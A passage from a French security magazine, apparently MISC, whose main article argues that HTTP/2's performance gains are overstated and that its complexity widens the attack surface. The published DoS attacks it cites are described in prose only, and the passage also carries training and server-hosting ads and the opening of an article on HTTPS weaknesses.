


Figure 2 : L'effet « chute d'eau » dans les DevTools de Chromium (Menu > More Tools > Developer Tools), lors de la navigation sur www.twitter.com, avec HTTP/2 désactivé. Chaque barre représente le téléchargement d'une image. Le téléchargement d'une nouvelle image ne débute qu'après que l'une des connexions ouvertes ne soit rendue disponible par la fin d'un téléchargement précédent.

celles d'adresses et de ports. En conséquence, les développeurs ont opté pour une interprétation de la RFC ; une destination est donc représentée par une « origine », c'est-à-dire l'URL du document téléchargé, décomposée selon le n-uplet : schéma (**`http`** ou **`https`**), nom de domaine (**`www.x-cli.eu`**) et port (80, 443...).

Il est alors possible de répartir ses images sur des noms de domaine distincts, comme **`static1.example.com`**, **`static2.example.com`**, et ainsi de suite. Même si ces noms de domaine pointent tous vers la même adresse IP, chacun d'entre eux participera à augmenter artificiellement le nombre maximum de connexions simultanées vers cette dernière adresse. L'intérêt de cette technique, par rapport à relever le maximum de connexions simultanées dans les clients HTTP, est que seuls ceux qui veulent l'adopter voient le nombre de connexions maximum dépassé. Les plus petits hébergeurs évitent ainsi le risque d'être noyés, délibérément, comme dans le cas d'une attaque DDoS, ou par inadvertance.

Il convient néanmoins de noter que cette technique possède ses limites, en particulier si les ressources téléchargées sont volumineuses. En effet, chaque connexion HTTP repose sur une connexion TCP sous-jacente distincte. Chacune de ces connexions dispose de ses propres données de contrôle relatives notamment à la gestion de la congestion du trafic réseau. Ces dernières ne sont pas mises en commun, même si la source et la destination de la connexion sont identiques. Par ailleurs, les algorithmes de congestion actuellement en cours d'usage sont basés sur un incrément de bande passante progressif, mais relativement lent en comparaison de la réduction drastique de cette dernière en cas de congestion. Si les incidents sont fort heureusement relativement rares sur Internet, ces deux caractéristiques impliquent que les connexions TCP commencent généralement avec de petites bandes passantes. Le *domain sharding* permet donc d'ouvrir un grand nombre de connexions simultanées, mais chacune n'offre qu'une capacité de téléchargement « modeste » au début de leur utilisation. Ce phénomène affecte donc, à son tour, les performances de HTTP/1.1. Par ailleurs, il faut noter que chacun des noms de domaine utilisés dans le *domain sharding* doit être résolu au travers du DNS avant qu'une connexion ne puisse être établie. Ces résolutions DNS introduisent à leur tour des pénalités sur le temps de chargement d'une page. Un autre surcoût lié la création des connexions TLS correspondantes à chacun de ces noms est également à considérer.

1.3 Spriting, concaténation et inlining

Afin de limiter la quantité de connexions simultanées requises, et de bénéficier de l'accroissement de la bande passante des connexions TCP/HTTP existantes, les techniques de *spriting*, d'*inlining* et de concaténation ont été inventées.

Le *spriting* est une madeleine pour tous les joueurs de la première heure, puisque son origine remonte aux méthodes de stockage des éléments graphiques dans les jeux d'antan. Cette technique d'optimisation des performances repose sur l'assemblage de multiples images, disposées les unes à côté des autres, façon patchwork, dans un seul fichier : une seule connexion TCP, une seule requête HTTP, un seul fichier, mais plusieurs images d'un coup ! Reste alors au développeur à « redécouper » l'image à son arrivée dans le navigateur, à l'aide de JavaScript ou d'astuces CSS.

Dans la lignée du *spriting*, la concaténation de plusieurs fichiers JavaScript ou CSS pour n'en former qu'un seul, volumineux, mais transmissible en une seule requête HTTP, est parfois employée. De même, avec l'*inlining*, certains éléments (JavaScript, CSS, images, etc.) sont parfois directement intégrés dans les balises HTML d'une page web. Si la taille d'une page ainsi composée augmente, elle a le mérite d'être « auto-contenue » et donc chargée en une requête.

Il convient, là encore, de noter que ces techniques ne sont pas exemptes de défauts. Concernant le *spriting*, la modification d'une seule des images du patchwork nécessite que les clients HTTP téléchargent à nouveau l'intégralité des images, diminuant ainsi l'efficacité de la mise en cache. La concaténation et l'*inlining* souffrent du même problème de gestion des caches, mais posent également des problèmes de sécurité. En effet, certaines technologies, comme les *Content Security Policy* (CSP), traitées dans *MISC n°71*, nécessitent de séparer le code des différentes fonctions logicielles dans des fichiers distincts, afin de pouvoir leur attribuer des restrictions de droits fines. Tout concaténer va donc à l'encontre de la mise en place de ce type de mécanisme de sécurité !

1.4 Cookie-Free domains

Le problème de bande passante initiale des connexions TCP, ainsi que la faible bande passante de certains réseaux mobile, affecte également les requêtes HTTP. En effet, les en-têtes HTTP peuvent être relativement volumineux, notamment alourdis lors de la présence de cookies. Or, il s'avère que les cookies sont généralement totalement superflus pour le téléchargement de données statiques, comme les fichiers JavaScript, les CSS ou encore les images. Ainsi, à l'exception de certains cas d'usage très particuliers, il est souvent préférable de stocker ce type de composants de pages web dans un domaine tiers, pour lequel aucun cookie n'aura été défini (e.g. `static.example.com` par opposition à `www.example.com`).

2 HTTP/2 : une norme pour améliorer les performances

Les optimisations décrites dans la section précédente de cet article fonctionnent avec leurs lots de limitations. Elles n'en restent pas moins des astuces non standards.

Google, au travers de son écosystème-laboratoire que constituent Chrome et ses propres serveurs, a exploré d'autres pistes, au travers de modifications de la pile protocolaire. Ainsi, en 2009, le premier brouillon d'une de leurs expériences est publié sous le nom de SPDY. Quelques années plus tard, la quatrième version de SPDY sert de patron de conception pour la normalisation par l'IETF de HTTP/2 **[RFC7540,RFC7541]**. En marge, Google mène d'autres expérimentations avec le protocole QUIC **[QUIC]**. Ce nouveau protocole vise à remplacer à la fois TCP et TLS ; il fait également concurrence, sur certains plans, à HTTP/2. Le protocole QUIC constitue un vaste sujet et ne sera donc pas plus détaillé dans cet article.

Cette section s'attache à décrire les protocoles SPDY et HTTP/2, quelques-unes de leurs différences et les justifications de ces changements.

2.1 De l'emplacement dans la pile protocolaire

SPDY et HTTP/2 créent un nouvel étage dans la pile protocolaire : ils s'insèrent entre HTTP/1.1 et le protocole de transport (TCP ou TLS). Il s'agit donc d'une évolution de la pile réseau et non d'une substitution de HTTP/1.1 par HTTP/2, comme le souligne d'ailleurs l'équipe de développement de Snort **[Snort]**.

Ainsi, la nouvelle pile protocolaire proposée par SPDY et HTTP/2 est bien celle représentée par la figure 3 : HTTP/1.1 sur HTTP/2 sur TLS sur TCP !




Figure 3 : La pile TCP/IP avec l'ajout de HTTP/2. Contrairement à ce que le nom suggère, HTTP/2 ne remplace pas HTTP/1.1 ; il s'agit d'un nouveau protocole sous-jacent.

Le lecteur découvrant HTTP/2 par l'entremise de cet article pourra s'étonner, à juste titre, du nom donné au protocole normalisé par l'IETF, puisqu'il n'est pas une évolution de HTTP/1.1, mais un protocole additionnel et sous-jacent. Il ne s'agit malheureusement pas de l'unique tentative de désinformation entourant HTTP/2, comme la prochaine section de cet article le démontrera.

L'évolution apportée par HTTP/2 représente 150 pages de norme à implémenter. Dans le même temps, la sémantique des messages HTTP/1.1 reste d'actualité et quasi intacte. L'essentiel des 305 pages de RFC qui définissent HTTP/1.1 reste donc valable ! SPDY et HTTP/2 ne modifient, en effet, qu'à la marge, la manière dont quelques rares en-têtes sont traités par les clients et les serveurs. Les en-têtes ainsi affectés ont tous attrait à la gestion des connexions.

En outre, SPDY a été conçu pour opérer uniquement au-dessus de TLS. Google a justifié ce choix avec deux arguments : le premier était une volonté politique d'augmenter la sécurité de l'écosystème web en imposant le chiffrement systématique ; le second est, quant à lui, bien plus crédible : Google souhaitait limiter, voire interdire, la présence d'équipements intermédiaires, susceptibles de tenter de modifier les messages, entre le navigateur et le serveur HTTP. En somme, Google ne voulait pas de tiers dans son écosystème-laboratoire.

HTTP/2, lors de sa normalisation, a été revu afin de permettre son transport en clair, au-dessus de TCP. Ce changement s'est fait à l'aune d'arguments, en outre parfaitement recevables, contre le chiffrement systématique des communications. Cet usage a néanmoins été boycotté par les vendeurs de navigateurs, qui se sont majoritairement cantonnés à implémenter HTTP/2 au-dessus de TLS. Il ne s'agit pas du seul point de divergence entre implémentation et norme, comme il sera discuté ultérieurement dans cet article.

Finalement, la RFC de HTTP/2 contient une section relative à TLS, pour le moins surprenante : une annexe contenant une liste d'algorithmes cryptographiques dont la sécurité est jugée insuffisante pour le transport de messages HTTP. Le lecteur pourra ainsi s'amuser que l'emploi de `TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384` soit jugé inapproprié ! Toute cavalière législative qu'elle soit, cette annexe n'a cependant pas subi les foudres du « conseil constitutionnel » de l'IETF, l'*Internet Engineering Steering Group* (IESG).

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris Ve

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : à partir de janvier 2017

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine session : rentrée le 02/10/2017

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

MSE Mastère spécialisé®

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

/ Candidatures BADGE-RE et BADGE-SO : dès à présent

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaines sessions : rentrée le 13/02/2017

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

Malware, ASM, IDA-Pro, x86, ARM, debugging, crypto, packer, embarqué, python, reverse, exploit/vuln, kernel, miasm…

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

Exploit/vuln, python, crypto, scan, OS, sniffing, OSINT, wifi, reverse, pentest, scapy, réseau IP, web, metasploit…

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

2.2 De l'encodage des messages HTTP

L'évolution la plus « visuelle » offerte par SPDY et HTTP/2 est probablement l'encodage des messages. Alors que l'ancienne méthode de transport des messages HTTP utilisait un format texte, SPDY et HTTP/2 utilisent, en lieu et place, des trames binaires.

L'utilisation d'un encodage binaire, s'il affecte la capacité d'un humain observant le réseau à déterminer le contenu d'un message, aide néanmoins les machines, premières concernées par les messages HTTP. Il n'est, en effet, plus nécessaire d'avoir un analyseur de messages (*parser*) devant faire des acrobaties pour déterminer les contours d'une donnée. À la place, le paradigme d'encodage des messages a évolué vers le paradigme TLV (*Tag*, *Length*, *Value*), permettant de définir de manière univoque le type et la longueur d'un bloc de données.

En outre, les en-têtes HTTP sont définis comme un couple « nom : valeur » (par exemple, `Content-Type : text/html`), essentiellement composé de caractères affichables. Cela en fait donc de bons candidats pour la compression ! Comme détaillé dans la section sur les *Cookie-Free Domains* de cet article, les en-têtes HTTP étant souvent la cause de ralentissement, ils ont été revus par SPDY et HTTP/2. SPDY a simplement proposé de compresser les en-têtes avec `gzip`, tout comme le corps des messages pouvait déjà l'être avec l'encodage `deflate`. L'attaque CRIME **[CRIME]**, publiée en 2012, a néanmoins démontré que cette approche est dangereuse, lorsqu'un dictionnaire de compression dynamique est utilisé. HTTP/2 a donc inventé un nouveau mécanisme de compression des en-têtes, baptisé HPack **[RFC7541]**.

HPack repose sur deux axes. D'une part, un dictionnaire de compression statique est employé afin de contrer, entre autres, l'attaque CRIME. D'autre part, HPack spécifie un mécanisme permettant aux participants d'une connexion d'établir un dictionnaire d'en-têtes jugés répétitifs. Ainsi, une fois un en-tête envoyé lors d'une transaction HTTP, il n'est plus nécessaire de l'envoyer à nouveau lors d'une transaction ultérieure sur la même connexion ; il suffit de faire référence à son index dans le dictionnaire des en-têtes répétitifs. Ce mécanisme astucieux permet, par exemple, de n'envoyer qu'une seule fois en entier l'en-tête `user-agent`, qui décrit le navigateur employé par l'utilisateur à l'aide d'une longue chaîne de caractères. Il faut néanmoins considérer que HPack transforme HTTP en le faisant devenir un protocole avec état à cause du dictionnaire qu'il faut maintenir par connexion !

Finalement, il importe de rappeler que HTTP/2 est un protocole de transport, tout comme TLS. En conséquence, entre un navigateur et un serveur HTTP, chacun des nœuds intermédiaires peut choisir d'utiliser HTTP/1.1 seul ou transporté au-dessus de HTTP/2. L'IETF a donc spécifié des règles d'encodage et de décodage pour passer d'un protocole de transport à l'autre. De même, des restrictions ont été imposées aux valeurs contenues dans les champs TLV, quand bien même ces derniers pourraient les accepter en toute sécurité ! En effet, ces valeurs pourraient devenir dangereuses si elles étaient subitement transportées au format textuel plutôt qu'au format binaire.

2.3 De l'entrelacement des messages

À la manière du protocole de transport SCTP, qui n'a jamais vraiment percé sur l'Internet, malgré ses atouts sur TCP et UDP, SPDY et HTTP/2 permettent de gérer des canaux virtuels à l'intérieur d'une même connexion. Cela signifie que plusieurs requêtes et réponses HTTP peuvent être envoyées simultanément dans une même connexion TCP ou TLS : une par canaux virtuels. Pour cela, les différents messages HTTP, tant requêtes que réponses, sont découpés en blocs de données. La connexion ne sert alors plus qu'à acheminer des blocs de données et des informations de contrôle de la connexion. Chaque bloc de données est associé à un canal grâce à un numéro de canal, inscrit dans les en-têtes du bloc de données.

L'utilisation de canaux virtuels transportés sur une même connexion TLS permet à tous les canaux de partager un ensemble d'informations, dont les clés TLS et les informations de congestion (et plus particulièrement, d'absence de congestion) de TCP.

En outre, chaque bloc de données étant associé à un canal par son identifiant, il n'est plus nécessaire d'attendre qu'un document ait été transmis en entier pour que la connexion soit disponible et que le document suivant puisse être envoyé. Ainsi, au sein d'un même segment TCP et d'un même « paquet » TLS (appelé enregistrement), plusieurs blocs de données appartenant à plusieurs canaux virtuels peuvent se succéder, comme l'illustre la figure 4.




Figure 4 : Illustration de l'imbrication des trames. Le segment TCP contient des enregistrements TLS, contenant différents blocs de données appartenant à trois canaux virtuels HTTP/2. La numérotation impaire des canaux est liée à une spécificité de HTTP/2 non évoquée dans cet article.

Afin de réguler l'utilisation des canaux et de prévenir qu'un d'entre eux ne monopolise la connexion ou qu'il surcharge la mémoire de la machine recevant les blocs, plusieurs mécanismes ont été intégrés à SPDY et HTTP/2. Le premier est un mécanisme de congestion. Ainsi, en plus celui déjà présent dans TCP, chaque équipement peut communiquer via SPDY ou HTTP/2 son état de saturation, et ainsi demander à recevoir plus ou moins de blocs de données par canal ou par connexion. Le second mécanisme permet d'organiser la livraison de documents selon leur urgence. Par exemple, dans une page web, les fichiers JavaScript sont généralement téléchargés avant les images. Pour cela, les deux protocoles ont défini des messages permettant d'organiser les canaux par priorité. Ces messages sont transportés sur le canal de contrôle de la connexion. Avec SPDY, il existe huit niveaux de priorité. La complexité de ce mécanisme a, hélas, grandement augmenté lors de la conception de HTTP/2. Avec ce dernier, chaque canal peut recevoir un poids entre 0 et 255, et des relations de « dépendance » entre canaux peuvent être déclarées. Ces relations permettent alors de créer des arbres de dépendances, qui font évoluer dynamiquement les poids des canaux virtuels en fonction de leur canaux « parents » et de leurs états d'acheminement.

2.4 De la poussée d'informations aux clients HTTP

Toujours dans l'optique d'améliorer les performances du Web, SPDY et HTTP/2 permettent à une application web d'anticiper les futures requêtes et de pousser, de force, une réponse à un client HTTP. Le temps que le client réalise qu'il a besoin de la ressource et qu'il envoie sa requête est ainsi économisé. Il convient alors de noter que la charge revient à l'application web ou à son serveur HTTP, de déterminer si la donnée poussée de force est déjà, ou non, présente dans le cache du navigateur et des équipements intermédiaires. En effet, pousser des informations déjà en cache consommerait des ressources inutilement et diminuerait donc les performances.

3 Pourquoi faut-il fuir HTTP/2 ?

3.1 Une augmentation de performances en écran de fumée

Le lecteur s'étant déjà rendu sur divers sites comparant les performances entre HTTP/1.1 et HTTP/2 **[CloudflareTest,AkamaiTest,TroyHuntTest]** peut être étonné par le titre de ce chapitre, décriant les améliorations en performance de HTTP/2. En effet, les trois pages de référence démontrent la supériorité de HTTP/2, avec des temps de chargement trois à cinq fois plus rapides. Nombre de ces tests manquent néanmoins d'honnêteté. En effet, le gain en performance ne saurait être mesuré que si les deux technologies sont employées de manière équitable. Or, il s'avère que l'internaute cartésien, qui aura ouvert le code source de ces pages de tests, aura découvert qu'aucune des optimisations de performance de HTTP/1.1 n'a été employée. Ces tests sont donc équivalents à comparer une voiture citadine de la marque A à la voiture version *rally* de la marque B, puis à déclarer B le constructeur des voitures les plus rapides, sans autre forme de procès. En réalité, lorsque les biais de ces tests sont retirés, les différences de temps de chargement sont bien moins élevées. Michael Mifsud décrit ainsi dans un excellent billet **[Mifsud]**, que le gain en performance observable avec HTTP/2 sur un site riche en images est mitigé. En effet, dans les meilleurs cas, le gain en performance, par rapport à un site déjà optimisé en HTTP/1.1, est l'ordre de cinq à dix pourcents. Il explique aussi que, dans des cas moins favorables, une dégradation du temps de complétion visuelle peut parfois être mesurée.

En outre, plusieurs voix se sont inscrites en faux quant à l'amélioration des performances sur un site réel. Cloudflare, pourtant fier promoteur d'HTTP/2, a ainsi avoué dans un billet de blog consacré à HTTP/2 **[CloudflareBlog]** que certaines techniques d'optimisation employées pour accélérer HTTP/1.1, décrites en première partie de cet article, ont un impact négatif sur les performances lorsque HTTP/2 est utilisé. Ainsi donc, le développeur de site web souhaitant avoir des performances pour tous ses utilisateurs doit donc composer deux versions de son site : une pour le transport de HTTP/1.1 sur TCP et TLS, et une pour le transport de HTTP/1.1 sur HTTP/2. Un surcoût qui ne manquera pas de faire pâlir un directeur financier ! Et quand bien même le développeur optimise son site pour les deux protocoles, quelle garantie existe-t-il que HTTP/2 ait été choisi de bout-en-bout, entre chaque équipement intermédiaire ? Comme vu dans la section 1.1 de cet article, le choix d'utiliser HTTP/2 s'effectue à chaque saut entre chaque couple d'équipements ! Un serveur web contacté en HTTP/2 n'a donc aucune assurance que l'intégralité des connexions entre équipements intermédiaires le reliant à un navigateur soit en HTTP/2 : quelle version servir, dès lors ?!

3.2 Une augmentation de la surface d'attaque bien réelle

Si l'augmentation des performances semble moindre qu'annoncée par certains, les risques encourus lors du déploiement de HTTP/2 sont, quant à eux, significatifs. Il est, désormais, nécessaire de compter avec une toute nouvelle machine à états pour la gestion des canaux virtuels, la création d'un mécanisme de gestion de la congestion et l'apparition d'un état à maintenir par les participants d'une connexion employant HTTP/2, pour

ne citer que quelques exemples. Les vulnérabilités et les défauts d'interopérabilité ont donc, bien logiquement, surgi promptement. En moins de dix-huit mois d'existence, les bugs de sécurité se dénombrent déjà par dizaines !

Ainsi, Georges Bossert a présenté, lors de la conférence SSTIC 2016 **[Bossert]**, des travaux de recherche sur la comparaison des différents serveurs HTTP/2. Grâce à un algorithme d'inférence dénommé `L*`, il a ainsi pu établir des représentations des machines à états des implémentations. Ses travaux ouvrent notamment la voie à de l'identification de piles protocolaires (*fingerprinting*), à de la recherche de vulnérabilités par tests négatifs (*fuzzing*), ou encore à la recherche de techniques de contournement des systèmes de détection d'intrusion (IDS). Georges Bossert a ainsi pu découvrir plusieurs erreurs d'implémentation menant à des arrêts spontanés (*crash*) des serveurs web. Les équipes de Yahoo ont, elles aussi, découvert de multiples vulnérabilités similaires **[Yahoo]**.

En outre, plusieurs des problèmes d'interopérabilité peuvent être détectés par le simple audit de code source. En effet, bien que tous les mécanismes décrits dans les RFC spécifiant HTTP/2 soient obligatoires, l'auteur de cet article a pu noter que les implémentations ont pris la liberté de ne pas coder certains d'entre eux, comme, par exemple, le mécanisme de priorité des canaux. Que ce soit parce qu'ils ont été remisés à plus tard, jugés inutiles, ou simplement trop dangereux, par trop complexes, il n'existe aucun moyen pour un pair HTTP de déterminer ce qui est réellement pris en charge par l'autre pair. Il convient d'ailleurs de noter que certains mécanismes manquants dans des implémentations de référence visent à sécuriser le protocole. À titre d'exemple, la RFC7541, décrivant HPack, précise que certains en-têtes ne doivent jamais être enregistrés dans les dictionnaires décrits dans la section 2.2 de cet article. Pour cela, un bit particulier est positionné à un dans l'en-tête. Le développeur web pourra néanmoins constater l'absence de ce mécanisme, par exemple, dans la bibliothèque `solicit` de Rust, et qu'aucun mécanisme JavaScript ne permet de spécifier cette information lors de l'émission d'une requête Ajax. En outre, le lecteur critique pourra noter qu'il n'existe pas de moyen standard de conserver cette information lorsqu'une requête HTTP/2 contenant de tels en-têtes doit être convertie en HTTP/1.1 seul, puis à nouveau en HTTP/2.

HTTP/2 ouvre également la voie à de toutes nouvelles attaques. Ainsi, la société Imperva a publié, à l'occasion de la Black Hat USA 2016, un article **[Imperva]** couvrant quatre attaques affectant plusieurs implémentations de HTTP/2, dont les populaires IIS, Jetty, Nghttpd, Apache et Nginx. L'une d'entre elles joue, sans surprise, sur la complexité du mécanisme d'interdépendance des canaux virtuels afin de créer un déni de service. Une autre se matérialise par une bombe de décompression jouant sur la manière dont HPack compresse les en-têtes HTTP. Un troisième déni de service affecte la gestion des canaux virtuels sur IIS, menant à un « écran bleu » (crash) du serveur Windows. Enfin, la dernière vulnérabilité, affectant quatre implémentations, n'est autre qu'une réminiscence de l'attaque Slowloris. En effet, l'attaque Slowloris consiste à consommer toutes les ressources d'un serveur, par la gestion de nombreuses requêtes dont le contenu est délivré très lentement. L'attaque d'Imperva, baptisée Slow Read, est une sorte de Reverse Slowloris, effectuée grâce au mécanisme de congestion intégré de HTTP/2. Les clients peuvent ainsi envoyer une requête pour une ressource et consommer très lentement la réponse jusqu'au déni de service du serveur web !

Conclusion

En 2015, HTTP/2 a été publié par l'IETF, afin d'améliorer les performances du Web. Depuis, quelques géants du web font un battage marketing autour de ce nouveau protocole. Pourtant, les améliorations de performance ne semblent pas significatives, lorsque le site web a déjà été optimisé de façon adéquate pour HTTP/1.1.

En outre, lors de sa conception, toutes les autres considérations, y compris d'éventuelles améliorations de sécurité, ont été mises sciemment de côté **[Kamp]**. Ces omissions n'ont néanmoins pas permis d'obtenir un protocole simplifié. La complexité inhérente de HTTP/2 mène ainsi à des implémentations incomplètes, et à une augmentation significative de la surface d'attaque.

En conséquence, sans un besoin impérieux d'optimiser à l'extrême les performances de son application web, HTTP/2 semble parfaitement inutile et dangereux. Si le besoin se présente, et que HTTP/2 est finalement activé, l'administrateur système doit prendre conscience de la quantité de code (et donc de bugs) qu'il active en même temps.

Du côté des navigateurs, les utilisateurs sont invités à s'interroger sur l'opportunité de désactiver la prise en charge du protocole, par mesure de précaution. ■

Note

HTTP/2 peut être désactivé, dans Firefox, en éditant la configuration dans `about:config` afin de passer à `False` la clé `network.http.spdy.enabled.http2`. Pour Chrome, cela s'effectue en lançant le navigateur avec l'option `--disable-http2`.

Remerciements

Je remercie chaleureusement mes relecteurs (Anne-Sophie Brylinski, François Contat, Guillaume Valadon et Nicolas Vivet) pour leurs contributions, leurs conseils et le temps consacré. Les opinions exprimées dans l'article sont celles de l'auteur seul et ne sauraient les engager.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

SERVEURS DÉDIÉS EN PROMOTION
QUANTITÉ LIMITÉE* À PRIX EXCEPTIONNEL

ikoula HÉBERGEUR CLOUD

OFFRES SANS ENGAGEMENT DE DURÉE

SERVEURS	CPU	PROCESSEUR	RAM	DISQUE DUR	SETUP (3)	PRIX HT/MOIS
A LA UNE **Green G460**	Intel® Celeron® G460 HT	1 CPU (1C/2T) @1,8 GHz	8 Go DDR3	2 To SATA (2)	OFFERT	~~39,99 €~~ 12,99 €
A LA UNE **Crazy Fish**	Intel® Xeon® 3000	1 CPU (2C/2T) @1,86 GHz min.	4 Go DDR2	2 To SATA (5 400 tr/min)	OFFERT	~~29,99 €~~ 14,99 €
TOP VENTE **IKX-G620**	Intel® Pentium® G620	1 CPU (2C/2T) @2,6 GHz	8 Go DDR3	1 To SATA	19 €	~~39,99 €~~ 9,99 €
TOP VENTE **IKX-Core i3**	Intel® Core™ i3 2100T HT	1 CPU (2C/4T) @2,5 GHz	8 Go DDR3	1 To SATA (2)	19 €	~~69,99 €~~ 12,99 €
TOP VENTE **IKX-Core i5**	Intel® Core™ i5 2400S	1 CPU (4C/4T) @2,5 GHz	16 Go DDR3	1 To SATA (2)	19 €	~~69,99 €~~ 17,99 €
IKX-Core i7	Intel® Core™ i7 2600	1 CPU (4C/8T) @3,4 GHz	16 Go DDR3	1 To SATA (2)	19 €	22,99 €
IKX-3430	Intel® Xeon® Quad Core 3430	1 CPU (4C/4T) @2,4 GHz	8 Go DDR3 (1)	2 x 1 To SATA (2)	39 €	~~189,99 €~~ 25,99 €
Green i5	Intel® Core™ i5 Quad Core 3450	1 CPU (4C/4T) @3,1 GHz	32 Go DDR3	2 To SATA (2)	29 €	25,99 €
TOP VENTE **Green i7**	Intel® Core™ i7 Quad Core 3770 HT	1 CPU (4C/8T) @3,4 GHz	32 Go DDR3	2 To SATA (2)	29 €	34,99 €
IKX-1220L	Intel® Xeon® E3-1220L HT	1 CPU (2C/4T) @2,2 GHz	32 Go DDR3	2 x 1 To SATA (2)	39 €	~~129,99 €~~ 34,99 €
IKX-R410	Intel® Bi-Xeon® Quad Core 5000	2 CPU (4C/8T) @2 GHz	32 Go DDR3	4 x 1 To SATA Raid 1 Hard (2)	49 €	~~429,99 €~~ 109,99 €
IKX-R710	Intel® Bi-Xeon® Quad Core E5520 HT	2 CPU (4C/8T) @2,26 GHz	32 Go DDR3 (1)	6 x 1 To SATA Raid 1 Hard (2)	49 €	~~499,99 €~~ 189,99 €
IKX-R910	Intel® Quad-Xeon® Hexa Core E7540 HT	4 CPU (6C/12T) @4 GHz	64 Go DDR3 (1)	6 x 300 Go SAS Raid 1 Hard 2,5 (2)	49 €	~~569,99 €~~ 249,99 €

SYSTÈMES LINUX : debian CentOS ubuntu

*Serveurs dédiés disponibles en quantité limitée et sous réserve de disponibilité sur le site : express.ikoula.com/serveur-dedie#promo

(1) Possibilité d'augmenter le niveau de RAM.

(2) Possibilité d'augmenter la taille du / des disque(s) ou d'avoir une alternative SSD / SAS et RAID HARD.

(3) Frais de setup OFFERTS dans le cas d'un engagement annuel non cumulable avec les promotions en cours.

TOUTES LES PROMOTIONS SUR : EXPRESS.IKOULA.COM

ikoula HÉBERGEUR CLOUD

sales@ikoula.com

01 84 01 02 50

HTTPS : BIENTÔT LE FOND DE L'ABÎME ?

Saâd KADHI – miscmag@anaod.com

mots-clés : *WEB / TLS / SSL / HTTPS / OPENSSL / AUTORITÉ DE CERTIFICATION / DROWN / SLOTH / VULNÉRABILITÉ*

Assaillie de tout côté, la forteresse HTTPS vacille. Malgré les cadenas affichés par les butineurs et les certificats renforcés, l'épine dorsale du commerce en ligne et de nombreuses autres activités digitales a plus que jamais besoin de consolidation. Nous allons revenir sur quelques épisodes douloureux de son passé récent et orienter notre regard vers l'horizon, là où le salut se trouvera peut-être.

La cryptographie est une science complexe et rebutante pour beaucoup de nos contemporains dont les poils se hérissent à la simple vue de formules mathématiques. Nous pourrions aisément imaginer que leurs esprits, fragilisés par des habitudes de consommation peu amènes à la réflexion approfondie, confondent certaines équations avec des arcanes de magie noire.

Pourtant les épaules de la cryptographie soutiennent de nombreux pans de nos activités numériques. Sans la confidentialité, l'authentification et l'intégrité que ses algorithmes fournissent, le commerce en ligne n'aurait pas eu l'essor qu'on lui connaît. De même, il aurait été difficile de convaincre une part non négligeable de la population connectée à utiliser des portails web pour consulter leurs comptes bancaires, effectuer des opérations financières ou réaliser des tâches qui requièrent un minimum de discrétion.

L'internaute sensibilisé, rassuré par l'affichage du fameux « cadenas » dans son navigateur n'a conscience ni de la puissance mathématique qui entre en jeu pour la réalisation de nombreuses opérations nécessaires au bon fonctionnement de cette belle mécanique… ni des failles qui peuvent venir l'enrayer, parfois à son insu et celui du serveur qui répond à ses requêtes.

1 Pot-pourri

Ces dernières années, des attaques majeures situées à plusieurs niveaux sont venues écorner l'image de HTTPS et du protocole TLS sur lequel il se base. Et même SSL, son prédécesseur que beaucoup pensaient avoir enterré à tout jamais, peut parfois renaître tel un zombie s'il est invoqué par des incantations adaptées pour mettre en défaut la solidité de sa « version » moderne.

